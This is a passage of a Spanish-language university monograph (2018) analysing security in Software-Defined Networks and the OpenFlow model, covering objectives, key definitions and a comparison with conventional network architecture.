ANÁLISIS DE SEGURIDAD EN REDES SDN (REDES DEFINIDAS POR SOFTWARE)

CESAR LEANDRO VELEZ MEJIA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA "UNAD"
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERIA
ESPECIALIZACIÓN EN SEGURIDAD INFORMATICA
MEDELLIN, ANTIOQUIA
2018

ANÁLISIS DE SEGURIDAD EN REDES SDN (REDES DEFINIDAS POR SOFTWARE)

CESAR LEANDRO VELEZ MEJIA

Monografía para optar al título de
Especialista en seguridad informática

Director
EDGAR ALONSO BOJACA G
Ingeniero Electrónico
Especialista en Seguridad Informatica

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA "UNAD"
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERIA
ESPECIALIZACIÓN EN SEGURIDAD INFORMATICA
MEDELLIN, ANTIOQUIA
2018

Nota de aceptación:

_____

_____

_____

_____

_____

_____

Jurado

_____

Jurado

Medellin, (xx, 12, 2018)

A mi compañera de Vida

Por aguantar todo este tiempo que invierto en prepararme como profesional y apoyarme para cumplir el sueño de ser especialista en seguridad informática.

AGRADECIMIENTOS

A mi abogada hermosa, Luisa Fernanda Herrera por creer que los sueños se pueden hacer realidad.

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

LISTA DE TABLAS

pág.

LISTA DE ANEXOS

pág.

INTRODUCCIÓN

Durante la fusión del plano de control centralizado, con el canal de control, actividad encaminada en lograr el intercambio de información con los dispositivos de red, se generan inquietudes a nivel de seguridad las cuales se deben despejar analizando tanto el enfoque del atacante, y del controlador de red, esto debido a su relevancia en la arquitectura. Se debe además tener en cuenta la importancia del análisis a los diferentes protocolos, ya que las soluciones de seguridad para las redes SDN (Redes Definidas Por Software), suelen ser más un tipo de aspecto de aplicación que no dependen tanto del hardware. Cabe aclarar que todos estos conceptos y escenarios de red concretos de aplicación en la actualidad, requieren de mucha más investigación para poder comprenderlos desde el ámbito de la seguridad.

La seguridad en un factor importante en todos los tipos de red existentes incluyendo las redes definidas por software (SDN), ya que por este medio se abordan temas de protección, disponibilidad, integridad y la privacidad de la información que se transmite. Es bueno entender adicional que la seguridad en este tipo de redes, aunque ya tienen un buen enfoque, aún se encuentra en definición, dado que los enfoques no logran hacer convergencia en un tipo de idea común.

De igual forma y pese a todas las diferencias que rodean la seguridad en redes SDN, es claro que todas las soluciones se deben pensar en un tipo de entorno escalable, eficiente y sobre todo seguro que es lo que pretende el documento. Además de ser simple de configurar por el dinamismo de la red, pero a su vez efectiva para lograr asegurar que este pueda desplegarse en cualquier momento y sitio, actividad de vital importancia y que se debe llevar a cabo para lograr asegurar y proteger activos importantes, como lo son la protección del controlador, la privacidad e integridad y creación de framework para una política robusta, además de los análisis de la red para poder determinar casos de ataques entregando información de quien lo realiza y así poder reportarlos.

1. RESUMEN

Las Redes Definidas por Software es una nueva perspectiva que busca solucionar problemas de seguridad, flexibilidad y optimización de las redes tradicionales, esta perspectiva reforma las redes para impulsar el desarrollo de las tecnologías de telecomunicaciones. El presente proyecto tiene por objeto analizar la seguridad las redes SDN mediante el modelo OpenFlow, para ello se parte de una descripción detallada de dichas redes, verificando si sus principales arquitecturas garantizan autenticidad, integridad, confidencialidad y disponibilidad de la información, además de realizar la descripción clara de los conceptos claves para la arquitectura de Redes Definidas por Software SDN y los parámetros adecuados para validar el modelo con una red **OpenFlow.**

Se identifica también la seguridad en la protección de datos, dispositivos y activos tecnológicos de las compañías que operan bajo dichas infraestructuras, evidenciando que estas se encuentren protegidas y blindadas de forma eficiente, por último se realiza un análisis comparativo entre los protocolos anteriores y los actuales, con el fin de determinar posibles anomalías, amenazas, o vulnerabilidades que se hayan presentado, a partir de ahí obtener unos resultados que mejoren de manera eficiente la seguridad en las redes SDN y por ende lograr una trasformación de las arquitecturas de red.

Palabras claves: Análisis, Redes, Arquitectura, Infraestructura, Seguridad, Datos, Protocolo, OpenFlow, Telecomunicaciones, Tecnología.

2. PLANTEAMIENTO DEL PROBLEMA

Actualmente las redes de datos están en creciente desarrollo y despliegue alrededor del mundo, generando un intercambio constante de grandes cantidades de información y de la creación de sistemas más complejos y difíciles de operar. Debido a esto surgen varios interrogantes en relación a la seguridad de las redes definidas por software en el modelo Openflow. Y a partir de las problemáticas aprendidas en las redes tradicionales ya que los dispositivos no pueden ser gestionados a través de las tecnologías propietarias debido a que no se encuentran abiertas a los desarrolladores ni a los administradores de red, esto asociado a la necesidad de integrar plataformas que soporten nuevos servicios de monitorización convergente que cuenten con sensores en diferentes ámbitos, incluyendo la seguridad perimetral, y es aquí donde surge el impulso para una evolución de las telecomunicaciones, tecnologías de nueva generación que buscan crear, mejorar y establecer características tales como virtualización, ingeniería de tráfico, control de acceso, procesamiento intermedio, aislamiento, seguridad, entre otros, para apoyar servicios emergentes como lo son la nube y la arquitectura SDN.

Además, se cuestiona sobre la administración centralizada y la monitorización de la misma, si es realmente fácil de controlar, ya que existen probabilidades de tener errores en la seguridad por cuenta de las topologías y protocolos de red que aún no estén firmados o por algunos errores en la implementación que nos pueden hacer pesar si las redes definidas por software son realmente seguras.[1]

[1] C. Montero, Redes definidas por Software. [Entrevistador]. Perez. G, Cuenca N. (31 de octubre 2014). [Consultado: 3 de junio de 2018]. Disponible en internet: https://www.researchgate.net/publication/324583126_Redes_definidas_por_software_Solucion_para_servicios_portadores_del_Ecuador

De acuerdo a lo anterior, se debe tener muy en cuenta la necesidad de manejar el tráfico y a su vez el plano de los datos que remite el tráfico, esto debido a la agrupación de dispositivos de la red ya que llega a un punto donde requiere de una configuración más intuitiva, una nueva mirada en la administración de las redes de datos, que logra crear una arquitectura con funcionalidades simples para los equipos de redes actuales. Y donde se generan varios interrogantes que buscan mejoras al momento de realizar la migración de la red convencional a SDN teniendo en cuenta los niveles de seguridad apropiados. ¿Y cómo lograr una mejor implantación de las Redes Definidas Por Software (SDN) de manera segura?

3. JUSTIFICACIÓN

Este trabajo busca entender como las redes definidas por software SDN, han incursionado en el ámbito de las redes de datos debido a su forma intuitiva y fácil administración centralizada, desplazando las redes convencionales ya que estas requieren de equipos alternos y software para poder integrarlos. Los sistemas centralizados son fáciles de coordinar debido a su facilidad, pero a su vez también generan algunas dudas e inquietudes, sobre si existe la probabilidad de tener vulnerabilidades o errores en la implementación y en el funcionamiento adecuado de las topologías y por ende en los protocolos de red con los cuales trabajan estas nuevas tecnologías.

Análisis que se realiza partiendo de una identificación en la estructura de las redes definidas por software (SDN) de una manera teórica, buscando lograr un mejor entendimiento a nivel de seguridad, analizando si pueden ser o no vulneradas fácilmente y si existe la posibilidad de alguna afectación, si se realiza una mala implementación desde el inicio, ya sea por desconocimiento a nivel de protocolos o por falta de experticia, esto debido que muchos casos no se validan parámetros importantes al momento de la configuración inicial por parte de los integradores. Y es entonces que con la investigación se pretende concluir si la instalación de las redes SDN puedan afectar en parte la seguridad de la infraestructura donde se instale.

Logrando recopilar información que pueda ser utilizada como medio de referencia en las redes SDN, ya que la documentación que se encuentra en internet está destinada a redes convencionales y para este caso la seguridad del plano de control está conectada de la seguridad de los protocolos de enrutamiento que incluyen MD5 para EIGRP, IS-IS, OSPFV2, IPsec, AH en el caso de OSPFV3. GTSM/ACLs y contraseñas para Mp-BGP, técnicas muy diferentes a las utilizadas en las redes SDN, generando vacíos en la implementación del plano SDN, exponiendo de esta

manera la tecnología a diferentes ataques en la actualidad, importancia que se ve reflejada cuando se cuenta con observaciones de seguridad que pueden ser tenidas en cuenta al inicio de la configuración como se puede observar en el documento.

4. OBJETIVOS

4.1 OBJETIVO GENERAL

Identificar los atributos que intervienen en el flujo de información de los bloques que componen el modelo de las redes SDN, y validar los parámetros adecuados que se deben tener en cuenta a la hora de realizar una implementación.

4.2 OBJETIVOS ESPECIFICOS

- Identificar los beneficios al realizar una implementación de redes SDN, realizando un estudio a nivel teórico mediante el modelo OpenFlow.

- Revisar la seguridad del modelo SDN en sus diferentes protocolos, mediante un análisis de requisitos técnicos, limitantes y ventajas.

- Analizar cómo actúan las capas que prestan el servicio en las plataformas actuales integradas en el modelo.

- Crear un documento informativo para la identificación y solución de problemas de seguridad de las Redes Definidas por Software, que servirá como guía teórico-práctica.

5. MARCO DE REFERENCIA

5.1 MARCO TEORICO

En la actualidad las Redes Definidas Por Software se están moviendo rápidamente de la visión a la realidad con una serie de dispositivos habilitados en desarrollo y producción, un tipo de combinación que busca realizar cambios de control separado y funcionalidad del plano de datos y la programabilidad de la red [2], lo anterior se ha venido debatiendo durante mucho tiempo y han encontrado su aplicación comercial en la computación en la nube y las tecnologías de virtualización.

El concepto de SDN fue introducido por **Mckeown [3],** profesor de la Universidad de Stanford. El objetivo de este nuevo paradigma era el de poder trasladar las decisiones de los dispositivos de red a un elemento central, llamado controlador, buscando reducir la complejidad de la administración de las redes y mejorando de manera simultánea el rendimiento de las mismas.

Las redes de datos tradicionales están diseñadas para que los equipos tengan propósitos específicos y además que puedan implementar protocolos, control de acceso y monitoreo de forma independiente. Estos equipos tienen integrado el plano de control y el plano de datos, el administrador de la red debe configurar políticas específicas en cada uno de los equipos de la red [4]**,** haciendo la administración

[2] R. Ramiro, Seguridad en las redes definidas por Software (SDN). [en línea]. Ciberseguridad. Blog. (6 de diciembre 2017). [Consultado: 3 de junio de 2018]. Disponible en internet: https://ciberseguridad.blog/seguridad-en-las-redes-definidas-por-software-sdn/

[3] NICK, Mckeown. Software Defined Networking and OpenFlow [en línea]. OFC Short Course (9 de Marzo de 2014). [Consultado: 4 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~sd2/OF_SDN_Short_Course_2014.pdf

[4] NATE. Foster, A. Guha, M. Reitblatt, A. Story, M. J. Freedman, N. P. KATTA, C. Monsanto, J. Reich, J. Rexford, D. Walker, M. R. Harrison, and U. S. M. ACADEMY, Languages for Software-Defined Networks,

compleja y el rendimiento limitado a cada equipo sin permitir una visibilidad completa de la red.

SDN ha ganado terreno en las aplicaciones de ámbito empresarial y comercial gracias a la adopción de las nuevas tecnologías en la nube y el concepto de redes virtuales [5], permitiendo que grandes fabricantes se interesen en crear compatibilidad de sus equipos con esta nueva tecnología para el desarrollo de controladores con características innovadoras.

La Universidad de California Berkeley y la Universidad de Standford iniciaron a partir de 2005 estudios acerca de una tecnología que permitiera el acercamiento de las redes al paradigma de programación [6] [7] [8], ya que tradicionalmente el sistema de dispositivos de red cuenta con funcionamiento cerrado y autónomo delegando el desarrollo a estándares internacionales y aportes de los fabricantes. Es entonces la importancia de entender que las redes definidas por software surgieron debido a la necesidad de simplificar la administración, automatizar procesos, mejorar la seguridad, separarlo del plano de operación y de desarrollar una tecnología de

[en línea]. Freneticlang.org (5 de Febrero de 2013). [Consultado: 3 de junio de 2018]. Disponible en internet: http://frenetic-lang.org/publications/overview-ieeecoms13.pdf

[5] M. Jarschel, S. Oechsner, D. Schlosser, R. Pries, S. Goll, and P. Tran-gia, Modeling and Performance Evaluation of an OpenFlow Architecture [en línea] Itc23.com (23 de Marzo de 2013). [Consultado: 8 de junio de 2018]. Disponible en internet: http://www.itc23.com/fileadmin/ITC23_files/papers/1569411505.pdf

[6] M. Casado, T. Garfinkel, A. Akella, M. J. Freedman, D. Boneh, N. McKeown y S. Shenker, Protection architecture for enterprise networks [en línea] Standford.edu (10 de febrero de 2006). [Consultado: 15 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~casado/sane.pdf

[7] L. Jianying, J. Pettit, M. Casado, J. Lockwood y N. McKeown, Prototyping Fast, Simple, Secure Switches for Ethane [en línea] Standford.edu (26 de Marzo de 2007). [Consultado: 16 de junio de 2018]. Disponible en internet: http://yuba.stanford.edu/~nickm/papers/ethane-hoti07.pdf

[8] N. Feamster, J. Rexford y E. Zegura, The Road to SDN, [en línea] Standford.edu (30 de Diciembre de 2013). [Consultado: 20 de junio de 2018]. Disponible en internet: https://queue.acm.org/detail.cfm?id=2560327

nueva generación [9]**.**

Empresas tan importantes como Facebook y Google han implementado este nuevo paradigma en sus Data Center [10]**.** ya que SDN ofrece menos complejidad que el enfoque de virtualización convencional que existe en el mercado, adicional varias soluciones centralizadas demuestran el fortalecimiento de esta tecnología de nueva generación.

Las redes SDN (Redes definidas por software) permiten definir el flujo de información, y personalización de la infraestructura de red, de acuerdo a los requisitos del usuario. Partiendo de enfoques que permite separar el plano de los datos, del plano de control para así lograr la implementación del control por medio del software.

En la actualidad existen algunos tipos de enfoques sobre la seguridad SDN, de los cuales sobresalen las mejoras en la seguridad de red logrando explotar simultáneamente la forma que se programa y las vistas de red centralizadas que son introducidas. Como también los atributos nombrados que exponen la red a un rango de nuevos ataques diferentes y que busca ser material de análisis en él trabajo.

5.2 MARCO CONCEPTUAL

Según **IETF** (Internet Engineering Task Force) y **IRTF** (Internet Research Task

[9] OPEN NETWORKING FUNDATION, Member Listing, ONF, [En línea] opennetworking.org (11 de Marzo de 2015). [Consultado: 23 de junio de 2018]. Disponible en internet: https://www.opennetworking.org/our-members

[10] P. Donadio y G. Parladori, Network virtualization in the cloud computing era de Telecommunications Network Strategy and Planning Symposium (NETWORKS), [En línea] WikiCFP (23 de Abril de 2012).

Force) ´´las redes definidas por software son un paradigma relacionado con las redes programables y se refiera a la capacidad con la cual el software pueda programar y ademas controlar el comportamiento del a red en todo su conjunto´´ [11]

Dando crecimiento a una variedad de conceptos que van desde la alta disponibilidad, virtualización, programación de API,s, y protocolos entre otros, conceptos descritos a continuación y que son de vital importancia en antes, durante y después de una implementación.

Alta disponibilidad (High Availability): Es una característica del sistema, cuyo objeto busca garantizar la disponibilidad operacional para un periodo dado, generalmente continuo, que debe cumplir tres aspectos: eliminación de los puntos de fallo únicos, fiabilidad en el proceso de datos y la detección de los daños que se produzcan.[12]

APIs (Application Programming Interface): Es un conjunto de funciones y procedimientos los cuales cumplen una o muchas funciones con el fin de poder utilizarlas por algún otro software.[13]

Controlador: Arquitectura que nos permite tener una centralización del plano de control ya que SDN nos obliga a tener esto centralizado.[14]

---

[11] Datacenter Dinamico, La evolución que necesitaba la red, [En línea] tools.ietf.org (4 de Marzo de 2014). [Consultado: 31 de Octubre de 2018]. Disponible en internet: https://tools.ietf.org/html/rfc7149

[12] C. Caballero, J. A. Clavero, Sistemas de almacenamiento UF1466, [En línea] Paraninfo.es (23 de Mayo de 2016). [Consultado: 30 de junio de 2018]. Disponible en internet: https://www.paraninfo.es/catalogo/9788428396608/uf1466---sistemas-de-almacenamiento

[13] Andrearrs,¿Qué es una API?. [En línea] Hypertextual (15 de Mayo de 2014). [Consultado: 4 de julio de 2018]. Disponible en internet: https://hipertextual.com/archivo/2014/05/que-es-api/

[14] SDXCENTRAL, What are SDN Controllers (or SDN Controllers Platforms)? [En línea] Sdxcentral (25 de Agosto de 2013). [Consultado: 2 de julio de 2018]. Disponible en internet: https://www.sdxcentral.com/sdn/definitions/sdn-controllers/

Conmutadores: es un dispositivo de tipo digital o lógico de interconexión de equipos que opera en la capa de enlace de datos del modelo OSI. [15]

Framework: Es un entorno de trabajo tecnológico y conceptual que cuenta con artefacto o módulos concretos de software. [16]

Hypervisor: Es un tipo de plataforma que permite aplicar diversas técnicas de control de la virtualización con la idea de poder utilizar al mismo tiempo diferentes sistemas operativos.[17]

Network Virtualization: Es una combinación de recursos de red del hardware fusionado con los de red del software logrando así una unidad administrativa.[18]

NOS (Network Operating System): Es un sistema operativo de computadora el cual está diseñado para soportar computadoras que están conectadas a la red (LAN). [19]

OpenFlow: Es el primer protocolo implementado para la arquitectura SDN, esta

---

[15] IESCURAVALERA, Conmutador (dispositivo de red). [En línea] Iescuravalera.es (15 de Septiembre de 2014). [Consultado: 7 de julio de 2018]. Disponible en internet: http://informatica.iescuravalera.es/iflica/gtfinal/libro/c326.html

[16] MARTINEZ, Oscar, ACOSTA, David, Julio César; E, Mata, E, L. Aprendizaje combinado, aprendizaje electrónico centrado en el alumno y nuevas tecnologías [En línea] Sedici.unpl.edu.ar (1 de Enero de 2012). [Consultado: 9 de julio de 2018]. Disponible en internet: http://sedici.unlp.edu.ar/bitstream/handle/10915/19306/Documento_completo.pdf?sequence=1

[17] M. Tim Jones. (2009) La anatomía de un hipervisor Linux, [En línea] IBM.com (26 de marzo de 2009). [Consultado: 17 de julio de 2018]. Disponible en internet: https://www.ibm.com/developerworks/ssa/library/l-hypervisor/index.html

[18] La virtualización de redes y las redes virtuales. [En línea] Oracle (18 de marzo de 2011). [Consultado: 18 de julio de 2018]. Disponible en internet: https://docs.oracle.com/cd/E26921_01/html/E25833/gfkbw.html

[19] R. Margaret, Sistema operativo de red (NOS), [En línea] searchdatacenter (22 de Febrero de 2016). [Consultado: 23 de julio de 2018]. Disponible en internet: https://searchdatacenter.techtarget.com/es/definicion/Sistema-operativo-de-red-NOS

tecnología usa el concepto de flujo para identificar el tráfico de red y tablas de flujos para determinar el comportamiento de ese tráfico a través de los dispositivos de red controlados externamente por un controller. [20]

Protocolo: Es un término utilizado para hablar del conjunto de normas las cuales nos sirven para describir las normativas y criterios que fijan como se deben comunicar los componentes de una red de comunicaciones.[21]**.**

Protocolo IP: Es un conjunto de normas que nos rigen todo el funcionamiento de las cosas en una determinada tecnología, es parte de la capa de internet del conjunto que nos permite el desarrollo y transporte de los datagramas IP**.** [21]

Plano de control (Control Plane): Es el encargado de automatizar las funcionalidades dentro de una red, algunas de las actividades van desde poder añadir y eliminar los circuitos ópticos y las mallas, logrando abarcar protocolos de señalización internodos y sus intercomponentes. [22]

Plano de datos (Data Plane): El plano de los datos nos representa los datos reales de los usuarios, para citar un ejemplo más claro estaría los bits de información los cuales están contenidos en los flujos de datos de un circuito de tipo óptico que

[20] A. Bianco, R. Birke, L. Giraudo y M. Palacin, OpenFlow Switching: Data Plane Performance de Communications, [En línea] Telematica Polito IT (13 de Febrero de 2010). [Consultado: 28 de julio de 2018]. Disponible en internet: https://www.telematica.polito.it/~bianco/Papers_pdf/2010/icc_openflow.pdf

[21] J. Pérez, A. Gardey. Protocolo de red. [En línea] Definición.de (27 de septiembre de 2013). [Consultado: 4 de agosto de 2018]. Disponible en internet: https://definicion.de/protocolo-de-red/

[22] INTERNAUTA SIN PAUTA, El papel del Plano de Control en Redes de ROADM [En línea] Filotecnologa.Wordpress (29 de Agosto de 2011). [Consultado: 6 de agosto de 2018]. Disponible en internet: https://filotecnologa.wordpress.com/2011/08/29/el-papel-del-plano-de-control-en-redes-de-roadm/

contiene los servicios**.** [23]

SDN: (Software-Defined Networking) Redes definidas por software: SDN es un nuevo paradigma que desacopla el plano de control y el plano de datos, extrayendo el control de los conmutadores a un servidor externo (controller) para unificarlo y simplificarlo (abstracción) permitiendo a las redes manejarse como un una entidad lógica o virtual. [24]

Southbound (SBI): Interfaz que tiene como principal función la de proporcionar gestión entre el controlador SDN de la red y los nodos físico y virtuales, logrando descubrir la topología de red y su flujo. [25]

Stride análisis de amenazas: Es un acrónimo que resume 6 categorías, suplantación, manipulación, repudio, revelación de información, denegación de servicio, elevación de privilegios, que pretende tener un conjunto específico de medidas de seguridad para poderlas evitar. [26]

---

[23] INTERNAUTA SIN PAUTA, Plano de transporte [En línea] Filotecnologa.Wordpress (29 de Agosto de 2011). [Consultado: 7 de agosto de 2018]. Disponible en internet: https://filotecnologa.wordpress.com/2011/08/29/el-papel-del-plano-de-control-en-redes-de-roadm/

[24] A. C. Risdianto y E. Mulyana, Implementation and Analysis of Control and forwarding plane for SDN, [En línea] Researchgate (10 de Octubre de 2012). [Consultado: 10 de agosto de 2018]. Disponible en internet: https://www.researchgate.net/publication/261085931_Implementation_and_analysis_of_control_and_forwarding_plane_for_SDN

[25] R. Margaret, northbound interface / southbound interface [En línea] Techtarget (16 de Noviembre de 2012). [Consultado: 18 de Agosto de 2018]. Disponible en internet: https://whatis.techtarget.com/definition/northbound-interface-southbound-interface

[26] SEGU.INFO ¿Que es stride? [En línea] Segu.Info (20 de Marzo de 2010). [Consultado: 21 de Agosto de 2018]. Disponible en internet: https://blog.segu-info.com.ar/2010/03/que-es-stride.html

6. ARQUITECTURA DEL SDN

SDN se define como una arquitectura de red con algunos pilares fundamentales como lo son el plano de control que se encuentran desacoplados y la funcionalidad de control se elimina de todos los dispositivos de red, con la idea de dar paso a convertirla en simples elementos de reenvió para los paquetes, estos reenvíos de paquetes se conocen como objetos que se basan en flujos y no en análisis del destino para cada uno de los datagramas. Es entonces que se puede definir que un flujo se basa de esta forma y no en el análisis de cada datagrama, adicional también se pueden visualizar de la siguiente forma:

- ✓ **Puertos donde se reciben los paquetes**
- ✓ **Etiquetas de las VLAN**
- ✓ **Mac de origen y destinos**
- ✓ **Protocolos entre otros**

Así mismo estos criterios actúan como un tipo de filtro que nos permitirá ejecutar un conjunto de acciones sobre el tráfico, vemos que en el contexto de **SDN / Openflow** el flujo es una secuencia de paquetes entre el origen y un destino, es entonces que todos los paquetes del flujo pueden recibir las políticas de servicios iguales en todos los dispositivos de reenvió. Y la abstracción nos permite unificar todo el comportamiento en los diferentes dispositivos de la red incluso al mismo enrutador, cortafuegos, firewall o los dispositivos intermedios.

Vemos al mismo tiempo que la programación del flujo de trabajo permite tener flexibilidad y que solo se limita a los tipos de capacidades de las tablas en los dispositivos que se mencionaron.

Adicional cuenta con una Lógica de control que se puede mover a una entidad externa, ya que el llamado controlador **SDN** o el sistema operativo de red (**NOS)**

que es una plataforma se logra ejecutar en la tecnología de los servidores, este puede proporcionar los recursos de tipo esenciales y la abstracción para de esta manera lograr facilitar la programación adecuada de los dispositivos y la conmutación de paquetes que esté basada en la abstracción lógica centralizada. Este propósito se asemeja al de un sistema operativo tradicional conocido.

Estas redes se **pueden programar a través de aplicaciones que** se están ejecutando que se están ejecutando en la parte superior del NOS o sistema operativo que a su vez interactúa con todos los dispositivos del plano subyacente, este tipo de característica es bastante fundamental en las redes SDN y lo cual es considerado como la principal propuesta de valor que trae la tecnología.

SDN permite además simplificar todos los dispositivos de red ya que estos no requieren entender ni procesar varios tipos de protocolos de tipo estándar, pero si aceptar las instrucciones de los controladores de tipo SDN. Es por esto que la arquitectura SDN nos permite a los administradores de red lograr un control central de tipo programable para el tráfico de toda la red, esto sin necesidad de acceso físico a todos los dispositivos de hardware para toda la red de datos.

Vemos entonces que todas las redes actuales, el tipo de forma para procesar los paquetes está dependiendo de la configuración de tipo manual para todos los nodos, a diferencia de la forma que utiliza SDN que se condiciona por un tipo de interfaz de programación con un software que puede gobernar todo el comportamiento. Es por esto que la manera de procesar para los paquetes en cierta forma no depende de un tipo de configuración estática para cada uno de los nodos descritos, sino de los mensajes que logra enviar el software a cada uno de los

elementos de la red de una manera más dinámica y es por esto que ya la red no es de tipo determinista si no por el contrario dinámica. [27]

SDN logra sustituir el nivel de control para el hardware de red esto por una capa de software abstraído por medio de técnicas de virtualización logrando que esta sea más programable.

Estas se concentran en diferentes tipos de aproximaciones la cuales son:

- ✓ **Proporcionar el acceso al hardware por medio de la programación del protocolo OpenFlow.**
- ✓ **Tener arquitecturas que puedan ser construidas sobre un nivel de control que se base en el software.**
- ✓ **Lograr la creación de varios tipos de redes virtuales las cuales estén por encima del hardware y que a su vez pueden dirigirse a través de las redes físicas.**

Es entonces que el enfoque del siguiente trabajo nos da un foco en muchos de los conceptos que ya se mencionaron y que el primero está en que las redes definidas por software nos permiten un tipo de separación entre el plano de control que es el software y el plano de los datos que sería toda la maquinaria que se encarga de enrutar los paquetes de una red de datos, facilitando que este control se pueda gestionar mediante el acceso basado en programación. Así de este modo la infraestructura que se está generando adquiere un control sobre toda la red de manera independiente del proveedor. Logrando simplificar con SDN todos los dispositivos de red, esto debido a que ya no van a necesitar entender y procesar la

[27] Datacenter Dinamico, La evolución que necesitaba la red, [En línea] datacenterdynamics.es (29 de septiembre de 2016). [Consultado: 28 de Octubre de 2018]. Disponible en internet: http://www.datacenterdynamics.es/focus/archive/2013/03/sdn-la-evoluci%C3%B3n-que-necesitaba-la-red.

cantidad de protocolos. Si no que solo aceptan todas las instrucciones para los controles SDN.

También debemos entender otros conceptos como lo son la virtualización que ya se nombró con anterioridad ya que esta es una de las aplicaciones más importantes de las redes SDN, ya que con esto se logra independizar de la infraestructura subyacente y también crear redes de tipo lógico con el objetivo de poder cumplir con los requisitos de rendimiento indispensables y de escalabilidad y agilidad de tipo necesarios en los modelos de la computación clown.

Esta nueva forma de pensar las redes permite el aprovisionamiento pragmático de las redes de tipo virtuales necesarias para poder asumir las cargas de trabajo de forma dinámica, además de las migraciones en máquinas virtuales y relaciones con la escalabilidad de los CPD centros de procesamiento de datos, incluso en los que están dispersos.

6.1 ARQUITECTURA DE RED CONVENCIONAL


Actualmente las arquitecturas tradicionales poseen algunas limitaciones que no dejan aprovechar las características de una manera fácil y además no están diseñadas para poder cubrir los requerimientos de los usuarios actuales. Algunas de las principales limitantes están en la dificultad y gran cantidad de tiempo que se debe invertir a la hora de poder introducir o reconfigurar un tipo de elemento del sistema. Un ejemplo seria algún dispositivo nuevo en la red o algún tipo de servicio personalizado.

Estas arquitecturas tradicionales cuentan con la estandarización de un protocolo el cual es un proceso lento que no nos permite la escalabilidad de los servicios acordes a la necesidad del actual mercado. Pero para el caso de las tecnologías en la nube

o el Big data vemos que se requiere una respuesta ágil en demanda de los servicios, lo cual hace que la gestión de los sistemas sea una tarea bastante compleja. Para el caso específicamente de Big data se necesitaría un gran ancho de banda para transmitir grandes cantidades de información por la red.

Es entonces que SDN nos permite la personalización y programabilidad de toda la red logrando acoplarse de una mejor forma a las tendencias actuales de TI. Encontrando aquí una gran diferencia entre la red tradicional y las redes definidas por software y que radica en la separación del plano de control como veremos en la siguiente imagen.

Figura 1. Comparación de la arquitectura



